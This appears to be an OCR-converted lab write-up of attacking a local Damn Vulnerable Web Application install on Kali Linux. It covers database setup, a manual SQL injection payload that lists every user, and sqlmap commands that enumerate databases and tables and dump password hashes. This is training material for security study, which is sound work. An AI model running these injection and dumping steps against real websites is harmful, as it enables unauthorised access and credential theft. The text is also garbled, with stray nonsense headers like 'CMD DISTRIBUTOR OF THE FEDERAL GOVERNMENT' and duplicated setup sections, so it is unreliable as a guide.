ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[~/var/www/html/DVWA/config]]
$
```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>



CMD TUTORIAL OF THE Damn Vulnerable Web Application

username: admin

password:

password

GitHub - digininja/DVWA · GitHub

Setup : Damn Vulnerable Web Application

127.0.0.1/DVWA/setup.php

Kali Linux Kali Tools Kali Docs Kali Forum Exploit-DB Google Hacking DB OffSec

Setup DVWA Instructions About

**Database Setup**

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: /var/www/html/DVWA/config/config.inc.php

If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.

**Setup Check**

Web Server SERVER\_NAME: 127.0.0.1  
Operating system: \*nix

PHP version: 8.1.2  
PHP function display\_errors: Disabled  
PHP function magic\_quotes\_gpc: Disabled  
PHP function allow\_url\_include: Disabled  
PHP function allow\_url\_fopen: Enabled  
PHP function magic\_quotes\_gpc: Disabled  
PHP module gd: Missing - Only an issue if you want to play with captchas  
PHP module mbstring: Installed  
PHP module pdo\_mysql: Installed

Backend database: MySQLMariaDB  
Database username: dvwa  
Database password: \*\*\*\*\*  
Database database: dvwa  
Database host: 127.0.0.1  
Database port: 3306

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/DVWA/config: Yes  
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/libIDS/tmp/phpids\_log.txt: Yes

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow\_url\_fopen or allow\_url\_include, set the following in your php.ini file and restart Apache.

that corresponds to your line 1

click create database

we get <http://127.0.0.1/DVWA/index.php>

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as possible by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMWare), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Goto DVWA security

Security level is currently: Impossible

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. Its sole purpose is to be an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - The setting is mainly to give an example to the user of **security practices**, where the developer has made an attempt to secure the code. It is also used to attack objects and challenge the users to refine their exploitation techniques.

3. High - This setting is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **set against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'High'.

**PHPIDS**

PHPIDS v0.6 (PHP Intrusion Detection System) is a security layer for PHP-based web applications. PHPIDS works by filtering any user-supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: disabled. [\[Enable PHPIDS\]](#)

[\[immitate attack\]](#) - [\[View IDS log\]](#)

Click on impossible

<b>File Inclusion</b>	As an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
<b>File Upload</b>	2. Medium - This setting is mainly to give an example to the user of <b>bad security practices</b> , where the developer has tried but failed to secure an application.
<b>Insecure CAPTCHA</b>	3. High - This option is an extension to the medium difficulty, with a mixture of <b>harder or alternative bad practices</b> to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
<b>SQL Injection</b>	4. Impossible - This level should be <b>secure against all vulnerabilities</b> . It is used to compare the vulnerable source code to the secure source code.
<b>SQL Injection (Blind)</b>	Prior to DVWA v1.9, this level was known as 'high'.
<b>Weak Session IDs</b>	
<b>XSS (DOM)</b>	
<b>XSS (Reflected)</b>	<input type="button" value="Impossible"/> <input type="button" value="Submit"/>
<b>XSS (Stored)</b>	Low Medium High Impossible
<b>CSP Bypass</b>	
<b>JavaScript</b>	
<b>DVWA Security</b>	P-IDS (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
<b>PHP Info</b>	PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.
<b>About</b>	You can enable PHPIDS across this site for the duration of your session.
	PHPIDS is currently: <b>disabled</b> . [ <a href="#">Enable PHPIDS</a> ]

set as LOW.

<a href="#">Home</a>	<b>DVWA Security</b>
<a href="#">Instructions</a>	
<a href="#">Setup / Reset DB</a>	
<a href="#">Brute Force</a>	
<a href="#">Command Injection</a>	<b>Security Level</b>
<a href="#">CSRF</a>	Security level is currently: <b>impossible</b> .
<a href="#">File Inclusion</a>	You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
<a href="#">File Upload</a>	1. Low - This security level is completely vulnerable and <b>has no security measures at all</b> . Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
<a href="#">Insecure CAPTCHA</a>	2. Medium - This setting is mainly to give an example to the user of <b>bad security practices</b> , where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
<a href="#">SQL Injection</a>	3. High - This option is an extension to the medium difficulty, with a mixture of <b>harder or alternative bad practices</b> to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
<a href="#">SQL Injection (Blind)</a>	4. Impossible - This level should be <b>secure against all vulnerabilities</b> . It is used to compare the vulnerable source code to the secure source code.
<a href="#">Weak Session IDs</a>	Prior to DVWA v1.9, this level was known as 'high'.
<a href="#">XSS (DOM)</a>	
<a href="#">XSS (Reflected)</a>	<input type="button" value="Low"/> <input type="button" value="Submit"/>
<a href="#">XSS (Stored)</a>	
<a href="#">CSP Bypass</a>	
<a href="#">JavaScript</a>	
<b>DVWA Security</b>	<b>PHPIDS</b> v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
<a href="#">PHP Info</a>	PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.
<a href="#">About</a>	You can enable PHPIDS across this site for the duration of your session.
<a href="#">Logout</a>	PHPIDS is currently: <b>disabled</b> . [ <a href="#">Enable PHPIDS</a> ]  [ <a href="#">Simulate attack</a> ] - [ <a href="#">View IDS log</a> ]

CMD INJECTION OS File upload Configuration

Click submit.

Attacking the system:

- SQLInjection:

Enter 1 and Click

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The SQL Injection item is highlighted with a green background. The main content area has a title "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field containing "1" and a "Submit" button. Below the form, the output shows the results of the exploit: "ID: 1", "First name: admin", and "Surname: admin" all displayed in red text. At the bottom, there is a "More Information" section with a list of four links:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

submit

Enter 2 and Click submit

Vulnerability: SQL Injection

User ID: 2

ID: 1  
First name: admin  
Surname: admin

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

Enter %' or '1'='1

It displays all the information.

Vulnerability: SQL Injection

User ID: %' or '1'='1

ID: %' or '1'='1  
First name: admin  
Surname: admin

ID: %' or '1'='1  
First name: Gordon  
Surname: Brown

ID: %' or '1'='1  
First name: Hack  
Surname: Me


ID: %' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: %' or '1'='1  
First name: Bob  
Surname: Smith


**More Information**

CMD INSTANT LOG OFF Taskbar

## Open burp suite




## open burp suite



CMD INSPECTOR OF TRAFFIC CONTROLLER

click proxy



it should be that interception

on the data will be opened

In the linux terminal create a file with any file

extension. copy the content and paste in the file created

```
└──(kali㉿kali)-[~]
└─$ touch sqlinsam.txt

└──(kali㉿kali)-[~]
└─$ nano sqlinsam.txt

└──(kali㉿kali)-[~]
└─$ cat sqlinsam.txt
GET /DVWA/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
```

using terminal

to view the content of the created file.

CMD DISTRIBUTOR OS Firewall Configuration Tools

```
(kali㉿kali)-[~]
└─$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap -r sqlmaplow.txt

```
(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt
      _____
     H |
     | [ ] |
     | . [ , ] | . | . |
     | [ ( ] | , | ) | |
     |_|_IV ... |_|_ https://sqlmap.org

{1.6.4#stable}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```

CMD DISTRIBUTOR OF THE FEDERAL GOVERNMENT

To know the databases using sqlmap exploit

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:32:59 /2022-07-01/
[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'
```

```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -d dvwa --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:21 /2022-07-01/
[04:33:21] [INFO] parsing HTTP request from 'samp.txt'
```

```
CMD      DISTRIBUTIVE      OF      TUTORIALS      CLOUD COMPUTING      TUTORIALS  
  
[ Home | Kali-Linux-2022.2-vmware... | ] 1 2 3 4 | S | G |  
File Actions Edit View Help  
  
└──(kali㉿kali)-[~]  
$ sqlmap -r samp.txt --tables  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu  
tual consent is illegal. It is the end user's responsibility to obey all app  
licable local, state and federal laws. Developers assume no liability and ar  
e not responsible for any misuse or damage caused by this program  
  
[*] starting @ 04:33:56 /2022-07-01/  
  
[04:33:56] [INFO] parsing HTTP request from 'samp.txt'  
  
{1.6.4#stable}  
https://sqlmap.org
```

open table columns

```
[ Home | Kali-Linux-2022.2-vmware... | ] 1 2 3 4 | S | G |  
File Actions Edit View Help  
  
└──(kali㉿kali)-[~]  
$ sqlmap -r samp.txt -t users --columns  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu  
tual consent is illegal. It is the end user's responsibility to obey all app  
licable local, state and federal laws. Developers assume no liability and ar  
e not responsible for any misuse or damage caused by this program  
  
[*] starting @ 04:34:30 /2022-07-01/  
  
[04:34:30] [INFO] parsing HTTP request from 'samp.txt'  
[04:34:30] [INFO] setting file for logging HTTP traffic  
  
{1.6.4#stable}  
https://sqlmap.org
```

```
[kali㉿kali)-[~] $ sqlmap -r samp.txt -t users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:34:45 /2022-07-01/
[04:34:45] [INFO] parsing HTTP request from 'samp.txt'
[04:34:45] [INFO] setting file for logging HTTP traffic
```


we get multiple login ids and passwords in hash values

CMD Distro VM OF Tools

## Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

### — Command Injection Attack —

sudo service apache2 start



A terminal window titled 'kali@kali: /var/www/html/DVWA/config' showing MySQL queries being run. The queries include creating a database 'dvwa', creating a user 'dvwa' with password 'p@ssw0rd', granting all privileges to 'dvwa@localhost', flushing privileges, and exiting. The final command is 'sudo service apache2 start'.

```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

[(kali㉿kali)-[/var/www/html/DVWA/config]]
$ sudo service apache2 start

[(kali㉿kali)-[/var/www/html/DVWA/config]]
$
```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>



username: admin

password: password

that corresponds to your  
ine 1

```
Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: /var/www/html/DVWA/config/config.inc.php  
If the database already exists, it will be cleared and the data will be reset.  
You can also use this to reset the administrator credentials ("admin // password") at any stage.
```

**Setup Check**

Web Server SERVER\_NAME: 127.0.0.1  
Operating system: "nix

PHP version: 8.1.2  
PHP function display\_errors: Disabled  
PHP function safe\_mode: Disabled  
PHP function allow\_url\_include: Disabled  
PHP function allow\_url\_fopen: Enabled  
PHP module magic\_quotes\_gpc: Disabled  
PHP module gd: Missing - Only an issue if you want to play with captchas  
PHP module mysqli: Installed  
PHP module pdo\_mysql: Installed

Backend database: MySQL/MariaDB  
Database username: dvwa  
Database password: dvwa  
Database name: dvwa  
Database host: 127.0.0.1  
Database port: 3306

reCAPTCHA key: Missing

[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/ Yes  
[User: root] Writable file /var/www/html/DVWA/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt Yes

[User: root] Writable folder /var/www/html/DVWA/config: Yes  
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow\_url\_fopen or allow\_url\_include, set the following in your php.ini file and restart Apache.

click create database

we get <http://127.0.0.1/DVWA/index.php>

**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

**General Instructions**

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.


DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

